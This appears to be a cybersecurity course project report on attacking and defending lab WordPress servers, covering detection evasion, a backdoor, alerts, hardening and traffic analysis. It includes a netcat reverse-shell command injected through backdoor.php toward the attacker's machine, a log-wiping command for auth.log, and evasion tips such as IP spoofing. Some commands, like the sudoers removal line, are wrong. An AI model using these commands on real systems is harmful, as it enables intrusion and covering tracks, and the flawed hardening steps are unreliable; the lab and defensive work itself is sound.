







[TARGET2] Exploitation 3: Unrestricted access to WordPress directories

- Exploited opened reversed shell to get unrestricted access to Wordpress directories and located flag3 in WordPress uploads directory





Avoiding Detection

Stealth Exploitation of Open SSH port and weak password

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22

Mitigating Detection

- SSH through a different open port that is less obvious
- Other exploit ideas: reverse shell exploit
- SSH sessions are logged in /var/log/auth.log, and other evidence can be found in mysql.log, syslog, etc. You can clear a log with cat /dev/null > /var/log/auth.log

Stealth Exploitation of Wordpress config file & Clear text password for MySQL database

Monitoring Overview

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL Database
- Triggers when external/unauthorized IP connections are made to the SQL database or any related files.

Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL Database with Password cracking tool, Connect to the same network

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access

Stealth Exploitation of Brute-forceable URL and Directories

Monitoring Overview

- Excessive HTTP Errors Alert
- This alert measures number of times a http response status code is over 400
- Alert should trigger if number of errors is more than 5 in 1 minute

Mitigating Detection

- Spacing out the brute-force attempts over more time would make the attack less detectable.
- Alternative to gobuster include programs like DIRB, Wfuzz, Metasploit, and Dirsearch.

Stealth Exploitation of Netcat Reverse Shell/Remote Code Execution

Monitoring Overview

- Monitoring webserver traffic i.e. upload, download, changes to and from server.
- Egress Filtering to deny outbound traffic failing to meet security rules.

Mitigating Detection

- File Masking
- Some alternatives reverse shells include bash, java, php, perl, etc.

Stealth Exploitation of Unrestricted access to WordPress directories

Monitoring Overview

- Monitor denied access to files and directories on the server.
- The metric would be number of times access is denied in attempting to access restricted files and directories.
- More than one failed login attempt in one 1 hour.

Mitigating Detection

- IP address spoofing so that the traffic appears to be from within the network.
- Escalating privileges before access the database would prevent the alert from being triggered.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
  - ➢ Netcat Reverse Shell
- How did you drop it (via Metasploit, phishing, etc.)?
  - ➢ Executed shell script which uploaded backdoor.php to target2 server.
- How do you connect to it?
  - ➢ Set up netcat listener on attacker machine and navigating to target2 server's url to execute command injection attack.
- Steps taken:

1. Executed a exploit.sh script to upload backdoor.php to target system.
2. From the terminal of the Kali machine, set a netcat listener on port 4444 (ncat -lnvp 4444)
3. Navigated to target system's url and use the backdoor to inject commands : nc <Kali IP> 4444 -e /bin/bash.
   (http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash)
4. Above step then drop us into the reverse shell in the command line of the Kali machine into the victim server.

BLUE TEAM (Defense)

ALERTS IMPLEMENTED

SSH Login Alert:-

- Monitor SSH port i.e. TCP 22 for Unauthorized access
- Trigger alert when SSH port is accessed from unauthorized source ip.

MySQL Database Alert:-


- Monitor server traffic for unauthorized attempts to access MySQL Database.
- Triggers when external/unauthorized IP connections are made to the MySQL Database or any related files.

Privilege Escalation Alert:-

- Monitor unauthorized root access attempts as well as ‘super-doer’ activity.
- Triggers when unauthorized sudo command usage or privilege directory access is attempted by unauthorized user.


Excessive HTTP Errors

- This metric monitors top 5 HTTP status code that comes over the network
- Threshold: Triggers when grouped count over top 5 http status response codes exceeds 400 in the last 5 minutes




HTTP Request Size Monitor

- It monitors total number of HTTP request bytes sent over the network.
- Threshold: Triggers when sum of http.request.bytes over all documents exceeds 3500 events over the previous one minute.



CPU Usage Monitor

- Queries metricbeat indices for system processes to monitor percentage of CPU usage.
- Threshold: Alert threshold set to trigger when percentage of CPU activity exceeds 50%.



HARDENING

Hardening Against Vulnerability - Open SSH Port & Weak Password on Target1

- Recommend to disallow OpenSSH access via port 22 for unauthorized users
- Closing this port will disable SSH connections to the server, preventing the access achieved during Red Team operations.
- Hardening password policy and error handling reporting to mitigate access attempts at reconnaissance and bruteforce attacks may further mitigate issues if SSH port is errorneously left opened.

- The password policy should be changed in the following ways:

Edit the following lines in /etc/login.defs:

```
PASS_MAX_DAYS 90 #Sets the maximum number of days a password can be used to 90
PASS_MIN_DAYS 15 #Sets the minimum number of days a password can be used to 15
PASS_WARM_AGE 7 #Sets the number of days to warn the user of a required password change.
```

Add the following lines to /etc/pam.d/common-password:

```
password  requisite     pam_cracklib.so try_first_pass retry=3 minlen=12 #Sets minimum password length to 12
password   requisite     pam_cracklib.so try_first_pass retry=3 minlen=12 ucredit=-1  #Sets requirement for uppercase char to 1
password    requisite     pam_cracklib.so try_first_pass retry=3 minlen=12 lcredit=-1 #Sets requirement for lowercase char to 1
password    requisite     pam_cracklib.so try_first_pass retry=3 minlen=12 dcredit=-1 #Sets requirement for number to 1
```

Finally run *$ chage -d 0 [username]* to force a password reset.

Hardening against Vulnerability - WordPress config file and MySQL Database on Target 1

- We were able , through the wp-config.file to gain the username and password of MySQL Database:
  - By removing Michael’s access to this file, we can completely avoid this vulnerability

- Recommend to configure and hash wordpress database login information in wordpress configuration file to prevent unwanted access to MySQL database

- With the information unhashed and easily accessible, access to MySQL database and its contents is easily gained.

Hardening Against Vulnerability - Privilege Escalation3 on Target 1

- Removing Steven from the sudoers list is paramount:
  - Without the ability to sudo into ‘root’ we would not gain the access.

    <sudo –IU steven> would remove steven from this list

- Role and permission management of new and existing users is essential to prevent vertical and horizontal escalation of privileges to unauthorized users.

- Recommended to set correct file permissions for user accounts, maintain control over assigned roles and permission for existing and new user accounts.

Hardening Against Remote Code Execution of PHPMailer on Target 2

- This issue was fixed in version 5.2.20. However, that version is itself subject to other vulnerabilities, so it is suggested to upgrade to one of the safe versions v6.1.6 and above.
- Execute the following to update

  php composer.phar update phpmailer/phpmailer

❖ Validate

Applying the fix may break your project, we recommend that you always build and test your project to verify that the fix has been successful.

Hardening Against WordPress Vulnerability

- Upgrade the latest versions of Wordpress by downloading and execution.

  $ cd /tmp

  $ wget http://wordpress.org/latest.zip

  $ unzip latest.zip

  $ cd /var/www/sites/mysite.com/app

  $ cp -avr /tmp/wordpress/*.

  $ rm -rf /tmp/wordpress /tmp/latest.zip

  Open browser and run upgrade script as http://192.168.1.110/wp-admin/upgrade.php

- Disable Information Disclosure & Remove Meta information
- Hide Directory Listing of WP includes

  WP-includes directory gives away a lot of information about your WordPress to hackers. Disable it by simply toggling the option to ensure you make reconnaissance of hackers difficult

Hardening Against WordPress XML-RPC Exploit

- XML-RCP puts website at risk by exploiting known vulnerabilities of DDoS attacks via pingbacks and trackbacks and Brute-Force attacks.

- Disable XML-RPC API settings if still enabled (patched after WordPress 3.5.1, as well as post version 3.9.2)
  xmlrpc.php can be disabled by adding below filter to plugin

  i. add_filter('xmlrpc_enabled', '__return_false');

  OR ii. Add below code .htaccess file of WordPress site

```
<Files xmlrpc.php>
Order Allow, Deny
Deny from all
</Files>
```

IMPLEMENTING PATCHES

Implementing Patches with Ansible

Playbook Overview

The first issue to address with an Ansible playbook would be patching Wordpress to the newest release.

Next would be a section devoted to password strength and complexity using the login.defs and password-common files.

Finally, the playbook would address using column encryption in MySQL so that password hashes are not easily retrieved from the table.

NETWORK ANALYSIS

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	10.0.0.201 (31.61%) 172.16.4.205 (30.81%) 185.243.115.84 (17.71%)	Machines that sent the most traffic.
Most Common Protocols	TCP (82.55%) UDP (17.35%) NONE (0.10%)	Three most common protocols on the network.
# of Unique IP Addresses	881 IPv4 addresses	Count of observed IP addresses.
Subnets	172.16.4.0/24 10.0.0.0/24 10.6.12.0/24 10.11.11.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Visting a hospital’s website
- Visiting social media sites including pinterest, reddit
- Downloading windows updates
- Watching YouTube
- Reading articles from Time Magazine

